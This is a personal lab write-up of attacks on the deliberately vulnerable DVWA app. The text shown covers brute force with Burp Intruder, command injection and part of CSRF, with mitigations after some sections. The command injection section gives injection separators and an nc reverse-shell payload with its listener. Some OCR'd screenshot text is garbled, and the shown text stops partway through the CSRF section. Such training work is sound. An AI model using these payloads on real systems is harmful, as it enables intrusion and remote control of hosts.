

Table of Contents

1.	Bruteforce-Attack	4
1.1	Intro	4
1.2	Low	4
1.3	Med.....	5
1.4	High.....	5
1.5	Mitigation	5
2.	Command Injection-Attack.....	6
2.1	Intro	6
2.2	Low	6
2.3	Med.....	7
2.4	High.....	8
2.5	Mitigation	8
3.	CSRF_XSRF_SessionRiding_OneClick-Attack.....	10
3.1	Intro	10
3.2	Low	10
3.3	Med.....	12
3.4	High.....	14
3.5	Mitigation	16
4.	File Inclusion-Attack	18
4.1	Intro	18
4.2	Low	18
4.3	Med.....	19
4.4	High.....	20
4.5	Mitigation	21
5.	File Upload-Attack	22
5.1	Intro	22
5.2	Low	22
5.3	Med.....	24
5.4	High.....	25
5.5	Mitigation	27
6.	Insecure CAPTCHA-Attack.....	28
6.1	Intro	28
6.2	Low	28
6.3	Med.....	29

6.4	High.....	31
6.5	Mitigation	32
7.	SQL Injection-Attack	34
7.1	Intro	34
7.2	Low	34
7.3	Med.....	36
7.4	High.....	38
7.5	Mitigation	39
8.	SQL Blind-Attack	40
8.1	Intro	40
8.2	Low	40
8.3	Med.....	45
8.4	High.....	49
8.5	Mitigation	49
9.	Weak Session IDs-Attack	51
9.1	Intro	51
9.2	Low	51
9.3	Med.....	52
9.4	High.....	54
9.5	Mitigation	56
10.	XSS DOM-Attack	57
10.1	Intro	57
10.2	Low	57
10.3	Med.....	57
10.4	High.....	58
10.5	Mitigation	58
11.	XSS Reflected-Attack	60
11.1	Intro	60
11.2	Low	60
11.3	Med.....	60
11.4	High.....	61
11.5	Mitigation	61
12.	XSS Stored-Attack.....	63
12.1	Intro	63
12.2	Low	63
12.3	Med.....	63

12.4	High.....	64
12.5	Mitigation	64
13.	Content Security Policy Bypass-Attack.....	66
13.1	Intro	66
13.2	Low	66
13.3	Med.....	66
13.4	High.....	66
13.5	Mitigation	66
14.	JavaScript-Attack	67
14.1	Intro	67
14.2	Low	67
14.3	Med.....	70
14.4	High.....	73
14.5	Mitigation	79

1. Bruteforce-Attack

1.1 Intro

While exploring DVWA, I tested the **Brute Force vulnerability module**, which simulates a login form that lacks proper protection mechanisms. My objective was to perform a brute force attack to gain access using various combinations of usernames and passwords.

A brute force attack works by trying many username-password combinations until the correct one is found. In this case, DVWA allowed unlimited login attempts, making it an ideal scenario to demonstrate a successful brute force attack using automated tools.

1.2 Low

1. Intercept the Request
2. Send Req. to Intruder
3. Select Password Position than insert payload
4. Generate payload using password wordlist(rockyou.txt)
5. Start Attack

The screenshot shows the Kali Linux 2025.1a VM running in VMware Workstation. The main window displays the Intruder tool interface. A table titled "Intruder attack1" lists 15 password attempts. The columns are Request, Payload, Status, Error, Timeout, Length, and Comment. Most attempts result in a status of 200 and an error code of 4993. The payloads are derived from the rockyou.txt wordlist. Below the table, there are tabs for Request, Response, Raw, Headers, and Hex. The Request tab shows the URL: /DVWA/vulnerabilities/brute/?username=edini&password=edini&Submit=Login HTTP/1.1. The Response tab shows the full HTML response, including the DVWA logo and navigation links. The Headers tab shows standard HTTP headers like User-Agent, Accept-Language, and Content-Type. The Hex tab shows the raw binary data of the request and response. At the bottom, a search bar and a message about moving the mouse pointer are visible.

Request	Payload	Status	Error	Timeout	Length	Comment
0	password	200			5636	
1	123456	200			4993	
2	12345	200			4993	
3	123456789	200			4993	
4	ilover	200			4993	
5	princess	200			4993	
6	1234567	200			4993	
7	rockyou	200			4993	
8	12345678	200			4993	
9	ab123	200			4993	
10	root	200			4993	
11	daniel	200			4993	
12	babygirl	200			4993	
13	admin	200			4993	
14	edini	200			4993	

1.3 Med

1.4 High

The screenshot shows a Burp Suite interface with an 'Intruder attack3' session. The 'Results' tab lists 16 requests, each with a different payload. The 'Request' tab shows the HTML code for a login form, which includes a welcome message for 'admin'. The status bar at the bottom shows '11:22' and '13-04-2025'.

1.5 Mitigation

If this were a real application, I would recommend the following mitigations based on what I exploited:

- Rate Limiting** – Limit login attempts per user or IP. This would have blocked me early.
- Account Lockout** – Temporarily lock accounts after failed logins to discourage brute forcing.
- CAPTCHA Integration** – Would have stopped my automated Burp Intruder attack.
- Multi-Factor Authentication** – Even if I found the correct credentials, I couldn't log in without the second factor.
- Strong Password Policy** – Weak passwords like admin:password should be rejected at creation time.
- Logging and Alerts** – Continuous login failures should trigger alerts for system admins.

2. Command Injection-Attack

2.1 Intro

While analyzing DVWA, I selected the **Command Injection** module to test how unsanitized user input can lead to remote command execution on the underlying operating system. This vulnerability arises when an application incorporates unvalidated user input directly into a system command.

In DVWA, the target field is a simple IP lookup form using the ping command. If proper validation is not implemented, attackers like me can inject additional system commands via the input field.

How It Happens: Technical Breakdown

A command injection vulnerability usually happens when:

The backend uses system(), exec(), shell_exec(), or similar


2.2 Low

Examples of Payloads

Payload Description:

Low = '|', '&', ';', '|', '-', '\$', '(', ')', "'", '&&'

1- Ls Command



2- ls Command in burpsuite

Kali Linux 2023.1a - vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help || | 1 2 3 4 | 18:02

Burp Suite Professional v1.7.34 - Temporary Project - fiction

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Request

Raw Params Headers Hex

Raw Headers Hex HTML Render

Response

Raw Headers Hex HTML Render

Target: http://127.0.0.1

Request:

```
POST /DVWA/vulnerabilities/reecod/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: security_level=0; security_token=PR98851D-7ec2bb540882f11fa923b2d482b78
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval'
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/reecod/
Content-security-policy-report-only: report-uri /DVWA/vulnerabilities/reecod/
Content-security-policy-report-only: report-to /DVWA/vulnerabilities/reecod/
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u0,u1
```

ip:127.0.0.1; lsiSubmit=Submit

Response:

```
<html>
<body>
<h1>DVWA - Command Injection</h1>
<form action="index.php" method="post">
    <p> Enter an IP address:<br/>
        <input type="text" name="ip" value="192.168.1.1">
        <input type="submit" name="Submit" value="Submit">
    </p>
</form>
<pre>
    64 bytes from 127.0.0.1 (127.0.0.1): icmp_seq=1 time=0.057 ms
    64 bytes from 127.0.0.1 (127.0.0.1): icmp_seq=2 time=0.061 ms
    64 bytes from 127.0.0.1 (127.0.0.1): icmp_seq=3 time=0.064 ms
    64 bytes from 127.0.0.1 (127.0.0.1): icmp_seq=4 time=0.064 ms
    ...
    137.0.0.1 ping statistics ...
    4 packets transmitted, 4 received, 0% packet loss, time 3061ms
    rtt min/avg/max/mdev = 0.041/0.044/0.047/0.002 ms
<help>
<index.php>
<menu>
</pre>
</div>
<div>
    <h2>More Information</h2>
    <ul>
        <li><a href="http://www.sseb.com/cod/131474/rpc-Bashcode-Bashcode-Code-Execution">Bashcode-Code-Execution</a></li>
        <li><a href="http://www.sseb.com/cod/2310475/rpc-Bashcode-Bashcode-Code-Execution">Bashcode-Code-Execution</a></li>
        <li><a href="http://www.sseb.com/bash/" target="_blank">http://www.sseb.com/bash/</a></li>
        <li><a href="http://www.sseb.com/sh/" target="_blank">http://www.sseb.com/sh/</a></li>
        <li><a href="http://www.sseb.com/cod/131474/rpc-Bashcode-Bashcode-Code-Execution">Bashcode-Code-Execution</a></li>
        <li><a href="http://www.sseb.com/cod/2310475/rpc-Bashcode-Bashcode-Code-Execution">Bashcode-Code-Execution</a></li>
        <li><a href="http://www.sseb.com/attack/command_injection/" target="_blank">http://www.sseb.com/attack/command_injection/</a></li>
    </ul>
</div>

```

Done

Upcoming Earnings

Search

5,337 bytes | 3,066 millis

3- Whoami Command

The screenshot shows a dual-boot environment with Kali Linux on top. The desktop interface includes a taskbar with icons for File Manager, Terminal, and Network. A window titled 'Burp Suite Professional v1.7.4 - Temporary Project - fiction' is open, displaying a network intercept. The 'Request' tab shows a captured POST request to 'http://127.0.0.1'. The 'Response' tab shows the server's response, which includes a form for pinging a device and a section for 'More Information' containing a URL to a command execution exploit. The status bar at the bottom indicates '5.324 bytes | 3.095 million matches'.

2.3 Med

2.4 High

1—nc Command for reverse shell

The screenshot shows a Kali Linux VM running DVWA. The browser window displays the 'Vulnerability: Command Injection' page. In the 'Ping a device' input field, the value '0.1|nc 192.168.33.133 8181 -e /bin/bash' is entered. Below the input field, a 'Submit' button is visible. To the right of the input field, there is a 'More Information' section with several links related to command injection.

2 – Start nc listener before submit the nc payload

The screenshot shows a Kali Linux VM running DVWA. The terminal window on the left shows the user has run 'nc -l -p 8181' to start an nc listener. The browser window displays the 'Vulnerability: Command Injection' page with the same exploit payload as the previous screenshot. The exploit has been successful, as indicated by the terminal output showing a connection from the DVWA VM to the Kali Linux host.

2.5 Mitigation

To prevent command injection, I recommend the following:

Input Validation

- Never trust user input. Use strict whitelisting (only allow IP format `\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}`).

Use Secure Functions

- Avoid using system(), exec(), shell_exec().
- Use language-level functions (e.g., Python's subprocess.run() with shell=False).

Output Encoding

- Encode all output before displaying on the web page.

Least Privilege

- Run web applications with limited permissions (non-root user).

Web Application Firewall (WAF)

- Use WAF to detect and block command injection patterns.

3. CSRF_XSRF_SessionRiding_OneClick-Attack

3.1 Intro

During my assessment of DVWA, I tested the **CSRF (Cross-Site Request Forgery)** module. This vulnerability allows an attacker like me to trick a logged-in victim into unknowingly submitting malicious requests to a web application on their behalf. It exploits the trust that a site has in the user's browser session.

This is also referred to as:


- **XSRF (Cross-Site Request Forgery)**
- **Session Riding**
- **One-Click Attack**

If exploited, I could change user settings (like passwords) without their consent, just by making them visit a malicious page while logged in to the target web app.

3.2 Low


1- CSRF_capt_Req_burp

Intercept the Request by Burpsuite




2- GenerateCSRF

Generate CSRF POC For the Request by inbuild Feature of burpsuite




3- Copyhtml&savefile



4- OpenFileFirefox&Submit

Open the poc in firefox than submit



3.3 Med

1-- diff_code

Check the Source code

```


<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( strpos( $_SERVER[ 'HTTP_REFERER' ], $_SERVER[ 'SERVER_NAME' ] ) === false ) {
        // Go into safe mode
        $pass_new = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do
            $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : ((trigger_error("[MySQLConne
            $pass_new = md5( $pass_new );


            // Update the database
            current_user = dwvaGetCurrentUser();
            $insert = "UPDATE `users` SET `password` = '$pass_new' WHERE user = '" . $current_user . "'";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli
            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }
}

```


2— Capture_Req_Copy_Referrer



